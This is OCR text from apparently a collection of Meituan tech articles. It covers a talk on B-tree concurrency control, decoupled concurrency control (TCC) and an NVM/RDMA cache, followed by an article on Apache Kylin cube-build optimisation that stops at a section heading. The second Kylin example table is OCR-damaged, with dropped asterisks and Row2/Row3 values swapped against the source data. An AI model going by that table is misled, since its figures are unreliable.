
B-tree' s Search Function in Real World:

```
search(root, key, value) {
  Lock(root, key)   //谓词锁，用来禁止幻象
  node = root
  Latch(node, S)                  //施加共享门栓
  while !is_leaf(node) {
    child_node = get_child(node, key)
    Latch(child_node, S)          //对叶子节点施加门闩
    UnLatch(node)                 //叶子节点获得门闩后
                                  //释放父节点门闩
    if FindSMO(child_node) {//检查结构修改标记,
                                  //防止有并发插入操作分裂页面
      Unlatch(child_node)         //如果有并发插入操作分裂页面,
                                  //等待分裂结束后重新查找
      GetSMOLatch()               //通过获得结构修改门闩等待分裂结束
      ReleaseSMOLatch()           //一旦获得结构修改门闩
                                  //说明分裂已经结束，这时立即释放
      retry
    }
    node = child_node
  }
  return find(node, key)
}
```

但实际上一个 B-Tree 的 Search 没有那么简单，可以看到这里面有好多的东西，这还只是一个例子。如果对开源系统比较熟悉的话，一般的一个开源系统的 B-Tree，差不多要将近十万行代码，非常复杂。

这个代码为什么这么复杂？可以看到 B-Tree 里面有很多的锁，有比如 Latch、Lock 之类的很多东西，它实际上是在做并发控制。当然并发控制只是导致代码复杂的原因之一，但还有其他的原因，并发控制把这个代码变得远远的复杂于 B-tree 本

身功能的程度。其实这就是数据库解耦合的一个动机，如果可以把耦合度解开，并发控制可以交给一个单独的模块去做，B-Tree 的代码就可以像第一个例子那样写，事情就变得很简单。




于是，我们就想如果把 CC 就是并发控制从数据库这种体系里面解耦出来应该怎么做？有很多种方式，最左边的这种其实是比较传统的方式，这种方式实际上并没有让数据库存储层变得更简单，只是在存储地上面做了一个事务处理层，这是一个比较浅的做法。中间的这种就是一个很暴力的做法，它是在物理的存储上面加一个 Transaction Tier，然后在上面做存储做运算。


大家应该听说过 Transactional Memory，就是事务内存，这种就是直接用事务内存做事务处理，是一种很暴力的方式。最右边是我们提出来的方式，把并发控制的层次分成了两层，一种是我们叫操作层的并发控制，一种是事务层的并发控制，把它们合在一起变成一个新的模块。实践下来肯定是我们这种方式效果明显地更好，这种很暴力的事务内存的方式，实际上性能是不可以接受的。

我们其实看到现在有一些做存储的同学，他有一些比较天真的想法，他认为把事务做到存储的最底层，然后上面就不需要关心事务了，实际上那是不行的。事务是跟系统的功能是有很多耦合的因子在里面的，不能完全把它抛弃掉。然后最左边这种方式的结果是不彻底的，实现 B-tree 的时候还是会挺复杂的。然后我们提出的这种方式，

可以清楚的把 CC 给抽离出来。




这个事情其实并不是那么的简单，上面是一个很简单的例子，A 和 B 是两个物理数据，然后在数据库的数据结构里面，定义两个引用（Reference），A1 和 A2，B1 和 B2，A1 和 A2 都是指向 A 的，B1 和 B2 都是指向 B 的。上面的事务层实际上是对 A1、A2、B1、B2 进行访问的。这个时候如果只是通过逻辑层去决定事物跟事物是否冲突的话，是会出错的。因为这里的逻辑层跟物理层，有一个重复引用的关系，可以看到下面这个事务处理的 Schedule，从 A1、A2、B1、B2 这种方式去看，好像这两个事务这样处理是没问题的，它是有这种可串行化的能力的，但实际上并没有，因为 A1 和 A2 指向的是同样一个数据。



这种实际上就是说如果真的要去把这个事务抽离出来的时候，会有很多的问题需要去解决，我这里没有办法深入地探讨，总之我们做了这样一个尝试，我们叫 Transpar-

ent Concurrency Control（TCC），就是透明的并发控制的一种模式。


我们把这个事务层抽成两层，一个是事务层次的并发控制，一个是操作层次的并发控制，让这两种东西能够配合起来使用。然后用户去编写程序的时候，他可以不要去关心操作层面的并发控制，他直接去写他的 B-Tree 就行了。但是写好 B-Tree 之后，在事务层次上的这种并发控制，需要提供一些语义的信息说明哪种操作跟哪种操作之间实际上是不会冲突的，这样整个事务处理过程就可以保证正确性和高效性。



(a) Throughput (b) Abort Rate (c) Throughput (d) Abort Rate


I. Random Insertion. II. Sequential Insertion.

Figure 7: Performance on B-tree Insertion.



(a) Throughput (b) Abort Rate

Figure 8: Performance on a Corner Case.




(a) Throughput (b) Abort Rate

Figure 9: Performance on Revised New-Order Transactions.


我们做了一些实验，去验证这样的一个解耦。右边的这些图，这种圆圈的线代表原始数据库实现的性能，可以看到我们的方式（TCC）的性能在很多情况下可以接近原始数据库的性能，这是解耦之后数据库的表现。很多时候解耦之后的表现可以接近原始数据库的性能，所以我们觉得这种解耦实际上还是可行的。但如果真的要把它用到一个现实的系统当中，其实并没有那么简单。这是我介绍的第二个研究工作，就是我们在数据库解耦上面的一些有趣的发现。

2.2.3 新硬件




最后我再谈一谈新硬件，就是这种非易失内存。英特尔的傲腾是现在市面上唯一的一个真正的非易失内存产品，图中是产品的相关指标。对于存储器件的话，我们一般看两个指标，一个是带宽，一个是延迟。

可以看到它的带宽和延迟都是远远超过 SSD，当然更加超过这种硬盘。它的价格会比 SSD 和硬盘要昂贵不少，但相对于内存而言，它还是便宜的，我们可以预测它后面会越来越便宜，它跟 SSD 之间的一个价格的差异会变得越来越小，所以以后它有可能会取代 SSD 这种固态硬盘，但是不会太早。这种新的存储，它的性能更好，又比内存的造价低，所以它以后在系统当中肯定是有很重要的一个位置的。现在有了这种硬件之后，我们需要讨论在数据库系统里面，这个硬件到底起什么作用，一个新的数据库的架构应该怎么去使用它？怎么定位它的价值和位置？




我们团队对这个东西讨论了很长的时间，最后有一个这样的设计，首先非易失内存这个东西，当然要用到数据库里面，数据库有各种形态的数据库，不同的形态的数据库使用方式是不一样的，但我们最后把它定位在云的数据库上面，因为我们知道云是未来的最主要的架构。在云的数据库上面怎么去用这个东西，我们觉得它跟 RDMA 的使用应该结合在一起。




现在的云数据库变成一种计算节点跟存储节点是相对分开的架构方式。然后一旦 NVM 加进来之后，我们希望它成为计算节点跟存储节点之间的一个缓存。我们觉得现在暂时不能用它来做全量数据的存储，因为它的价格实在是比较昂贵，很多冷的数据，完全没有必要存在这样昂贵的存储里面，所以它作为一种缓存，比较合适的。


另外一方面，它作为一个缓存，不应该是一个割裂的节点，因为我们去看它的性能指标，可以看到实际上这种非易失内存的吞吐、延迟，和在高速网络上的 RDMA 的吞吐和延迟是比较接近的。如果比较接近的话，这个器件是通过 RDMA 的远程去访问，还是通过本地访问的速度差异有可能并不会很大。如果这个速度的差异并不会很大的话，我们实际上是可以把多个节点的 NVM 联合在一起，作为共享的缓存，缓存共享有非常多的优势，省去了很多缓存数据同步的代价，然后还可以让系统的负载均衡变得更好。

我们决定去设计这样一个系统架构。这个是 NVM，我们叫存储节点和计算节点之间的一个缓存。





我们这个事情正在做的过程中，所以目前为止我们是实现了一个分布式的缓存，可以作为共享缓存来用。我们开始讨论它应该是作为数据库而言，是行级别的缓存还是块级别的缓存，最后我们的选择是块级别的缓存，主要的原因还是因为实现起来更简单。我们先试一试，如果做到行级别的缓存的话，是有很多的工作量的，我们后期可能还会去尝试。



然后缓存的基本的测试，我们觉得我们的实现基本已经到位了，就是它的带宽的瓶颈基本上压到了 RDMA 访问带宽的瓶颈，如果要对它进行读写的话，它的瓶颈基本上就是 RDMA 远程访问的瓶颈，然后它的性能是远远高于像 Redis 这样的一个系统的，我们希望用这个缓存把它放在数据库里面，去提升这种云数据库的一个性能，但这个过程我们还在实现当中，我们有一些初步的结果，它是有一些效果的，特别是面对底层是 SSD 或者磁盘这样的系统的时候。我们希望后面有更明确结果的时候，再给大家介绍。

03 相关论文列表

Jinwei Guo, et al.: Adaptive Optimistic Concurrency Control for Heterogeneous Workloads. PVLDB 2019

Huan Zhou, et al.: Plover: Parallel Logging for Replication Systems. FCS 2019

Ningnan Zhou, et al.: Transparent Concurrency Control: Decoupling Concurrency Control from DBMS. arXiv 2019

Donghui Wang, et al.: Fast Quorum-Based Log Replication and Replay for Fast Databases. DASFAA (1) 2019: 209-226

Tao Zhu, et al.: Solar: Towards a Shared-Everything Database on Distributed Log-Structured Storage. USENIX ATC 2018

Jiahao Wang, et al.: Range Optimistic Concurrency Control for a Composite OLTP and Bulk Processing Workload. ICDE 2018

Jinwei Guo, et al.: Efficient Snapshot Isolation in Paxos-Replicated Database Systems. DASFAA 2018

Xuan Zhou, et al.: Posterior Snapshot Isolation. ICDE 2017

这是我们实验室的一些代表性论文，不是很全，我刚才讲的部分技术并不在列，因为

还没有公开发表。如果感兴趣的话，大家可以阅读一下。

写在后面

华东师范大学周烜教授也是 2020–2021 年度美团科研课题合作学者。当前美团技术团队与超过 30 位来自国内外高校和科研院所的学者建立了科研课题合作。美团科研合作计划，基于美团在生活服务领域全场景里提炼出的科研命题，面向学术界征集前沿解决方案。

我们致力于与学术界“一起解决真实世界的问题”，愿与学术界共同推动产学研成果落地。2021 年将更加精彩纷呈，敬请期待。

数据

Apache Kylin 的实践与优化

作者：岳庆

背景


销售业务的特点是规模大、领域多、需求密。美团到店餐饮擎天销售系统（以下简称“擎天”）作为销售数据支持的主要载体，不仅涉及的范围较广，而且面临的技术场景也非常复杂（多组织层级数据展示及鉴权、超过 1/3 的指标需要精准去重，峰值查询已经达到数万级别）。在这样的业务背景下，建设稳定高效的 OLAP 引擎，协助分析人员快速决策，已经成为到餐擎天的核心目标。

Apache Kylin 是一个基于 Hadoop 大数据平台打造的开源 OLAP 引擎，它采用了多维立方体预计算技术，利用空间换时间的方法，将查询速度提升至亚秒级别，极大地提高了数据分析的效率，并带来了便捷、灵活的查询功能。基于技术与业务匹配度，擎天于 2016 年采用 Kylin 作为 OLAP 引擎，接下来的几年里，这套系统高效地支撑了我们的数据分析体系。

2020 年，美团到餐业务发展较快，数据指标也迅速增加。基于 Kylin 的这套系统，在构建和查询上均出现了严重的效率问题，从而影响到数据的分析决策，并给用户体验优化带来了很大的阻碍。技术团队经过半年左右的时间，对 Kylin 进行一系列的优化迭代，包括维度裁剪、模型设计以及资源适配等等等，帮助销售业绩数据 SLA 从 90% 提升至 99.99%。基于这次实战，我们沉淀了一套涵盖了“原理解读”、“过程拆解”、“实施路线”的技术方案。希望这些经验与总结，能够帮助业界更多的技术团队提高数据产出与业务决策的效率。

问题与目标

销售作为衔接平台和商家的桥梁，包含销售到店和电话拜访两种业务模式，以战区、人力组织架构逐级管理，所有分析均需要按 2 套组织层级查看。在指标口径一致、数据产出及时等要求下，我们结合 Kylin 的预计算思想，进行了数据的架构设计。如下图所示：




而 Kylin 计算维度组合的公式是 2^N（N 为维度个数），官方提供维度剪枝的方式，减少维度组合个数。但由于到餐业务的特殊性，单任务不可裁剪的组合个数仍高达 1000+。在需求迭代以及人力、战区组织变动的场景下，需要回溯全部历史数据，会耗费大量的资源以及超高的构建时长。而基于业务划分的架构设计，虽能够极大地保证数据产出的解耦，保证指标口径的一致性，但是对 Kylin 构建产生了很大的压力，进而导致资源占用大、耗时长。基于以上业务现状，我们归纳了 Kylin 的 MOLAP 模式下存在的问题，具体如下：

1. **效率问题命中难（实现原理）**：构建过程步骤多，各步骤之间强关联，仅从问题的表象很难发现问题的根本原因，无法行之有效地解决问题。
2. **构建引擎未迭代（构建过程）**：历史任务仍采用 MapReduce 作为构建引擎，没有切换到构建效率更高的 Spark。

3. **资源利用不合理（构建过程）**：资源浪费、资源等待，默认平台动态资源适配方式，导致小任务申请了大量资源，数据切分不合理，产生了大量的小文件，从而造成资源浪费、大量任务等待。
4. **核心任务耗时长（实施路线）**：擎天销售交易业绩数据指标的源表数据量大、维度组合多、膨胀率高，导致每天构建的时长超过 2 个小时。
5. **SLA 质量不达标（实施路线）**：SLA 的整体达成率未能达到预期目标。

在认真分析完问题，并确定提效的大目标后，我们对 Kylin 的构建过程进行了分类，拆解出在构建过程中能提升效率的核心环节，通过“原理解读”、“层层拆解”、“由点及面”的手段，达成双向降低的目标。具体量化目标如下图所示：



优化前提 – 原理解读

为了解决效率提升定位难、归因难的问题，我们解读了 Kylin 构建原理，包含了预计算思想以及 By-layer 逐层算法。

预计算

根据维度组合出所有可能的维度，对多维分析可能用到的指标进行预计算，将计算好的结果保存成 Cube。假设我们有 4 个维度，这个 Cube 中每个节点（称作 Cuboid）都是这 4 个维度的不同组合，每个组合定义了一组分析的维度（如 group by），指标的聚合结果就保存在每个 Cuboid 上。查询时，我们根据 SQL 找到对应的 Cuboid，读取指标的值，即可返回。如下图所示：

date	city	poi	bd	gtv
2010	北京	poi1	tom	10
2010	上海	poi2	ww	100
2010	上海	poi2	jo	20


Tag	Key	Value
row1	2010,北京,poi1,tom	10
row1	2010,北京,poi1,*	10
row1	2010,北京,*,tom	10
row1	2010,*,poi1,tom	10
row1	*,北京,poi1,tom	10
row1	2010,北京,*,*	10
row1	2010,*,*,tom	10
row1	2010,*,poi1,*	10
row1	*,北京,poi1,*	10
row1	*,北京,*,tom	10
row1	*,*,poi1,tom	10
row1	2010,*,*,*	10
row1	*,北京,*,*	10
row1	*,*,poi1,*	10
row1	*,*,*,tom	10
row1	*,*,*,*	10
row2	2010,上海,poi2, ww	100
row2	2010,上海,poi2,*	100
row2	2010,上海,*, ww	100
row2	2010,*,poi2, ww	100
row2	*,上海,poi2, ww	100
row2	2010,上海,*,*	100
row2	2010,*,*, ww	100
row2	2010,*,poi2,*	100
row2	*,上海,poi2,*	100
row2	*,上海,*, ww	100
row2	*,*,poi2, ww	100
row2	2010,*,*,*	100
row2	*,上海,*,*	100
row2	*,*,poi2,*	100
row2	*,*,*, ww	100
row2	*,*,*,*	100
row3	2010,上海,poi2,jo	20
row3	2010,上海,poi2,*	20
row3	2010,上海,*,jo	20
row3	2010,*,poi2,jo	20
row3	*,上海,poi2,jo	20
row3	2010,上海,*,*	20
row3	2010,*,*, jo	20
row3	2010,*,poi2,*	20
row3	*,上海,poi2,*	20
row3	*,上海,*, jo	20
row3	*,*,poi2, jo	20
row3	2010,*,*,*	20
row3	*,上海,*,*	20
row3	*,*,poi2,*	20
row3	*,*,*, jo	20
row3	*,*,*,*	20

Key	Row1	Row2	Row3
2010,北京,poi1,tom	10		
2010,北京,poi1,*	10		
2010,北京,*,tom	10		
2010,*,poi1,tom	10		
*,北京,poi1,tom	10		
2010,北京,*,*	10		
2010,*,*,tom	10		
2010,*,poi1,*	10		
,北京,poi1,	10		
,北京,,tom	10		
,,poi1,tom	10		
2010,*,*,*	10	20	100
,北京,,*	10		
,,poi1,*	10		
,,*,tom	10		
,,*,*	10	20	100
2010,上海,poi2, ww		20	
2010,上海,poi2,*		20	100
2010,上海,*, ww		20	
2010,*,poi2, ww		20	
*,上海,poi2, ww		20	
2010,上海,*,*		20	100
2010,*,*, ww		20	
2010,*,poi2,*		20	100
,上海,poi2,		20	
,上海,, ww		20	
,,poi2, ww		20	
,上海,,*		20	100
,,poi2,*		20	100
,,*, ww		20	
2010,上海,poi2,jo			100
2010,上海,*,jo			100
2010,*,poi2,jo			100
*,上海,poi2,jo			100
2010,*,*, jo			100
,上海,, jo			100
,,poi2, jo			100
,,*, jo			100

By-layer 逐层算法

一个 N 维的 Cube，是由 1 个 N 维子立方体、N 个（N-1）维子立方体、N*(N-1)/2 个 (N-2) 维子立方体、……N 个 1 维子立方体和 1 个 0 维子立方体构成，总共

有 2^N 个子立方体。在逐层算法中，按照维度数逐层减少来计算，每个层级的计算（除了第一层，由原始数据聚合而来），是基于上一层级的计算结果来计算的。例如：group by [A,B] 的结果，可以基于 group by [A,B,C] 的结果，通过去掉 C 后聚合得来的，这样可以减少重复计算，当 0 维 Cuboid 计算出来的时候，整个 Cube 的计算也就完成了。如下图所示：




过程分析 – 层层拆解

在了解完 Kylin 的底层原理后，我们将优化的方向锁定在“引擎选择”、“数据读取”、“构建字典”、“分层构建”、“文件转换”五个环节，再细化各阶段的问题、思路及目标后，我们终于做到了在降低计算资源的同时降低了耗时。详情如下表所示：

分类	引擎选择	数据读取	构建字典	分层构建	文件转换
问题	• 历史任务仍采用MapReduce作为构建引擎	• 按月回刷数据，存在小文件问题	• 精确去重指标多，单任务构建字最大耗时20min	• 率问题定位难、归因难 • 单任务最大申请内存7T+ • 输出3万+的小文件 • 单任务最大耗时40min	• 单任务最大申请内存6T • 单任务最大耗时35min
思路	• 结合官网以及平台测试文档，比对MapReduce和Spark的优劣势	• Hive中源表文件合并 • Kylin参数配置	• 全局字典依赖配置，子集依赖全集 • 高基维度增加计算资源，提升效率	• 原理解读，找到问题本质 • 参数调整，合理适配资源	• 参数调整，合理适配资源 • 降低Map任务申请个数
目标	• 切换Spark	• 耗时下降10%	• 耗时下降20%	• 问题命中率100% • 资源申请下降80% • 小文件数量下降90% • 单任务最大耗时下降20min	• 资源申请下降80% • 单任务最大耗时下降20min

构建引擎选择

